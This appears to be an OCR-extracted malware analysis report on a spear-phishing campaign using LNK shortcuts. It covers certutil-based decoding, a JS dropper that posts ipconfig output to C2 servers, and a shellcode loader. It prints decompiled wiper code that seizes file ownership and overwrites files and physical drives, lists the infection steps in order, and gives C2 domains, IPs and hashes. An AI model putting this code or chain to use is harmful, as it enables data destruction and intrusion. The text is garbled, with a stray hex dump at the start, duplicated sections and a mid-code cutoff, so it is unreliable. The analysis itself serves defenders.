000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 32 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
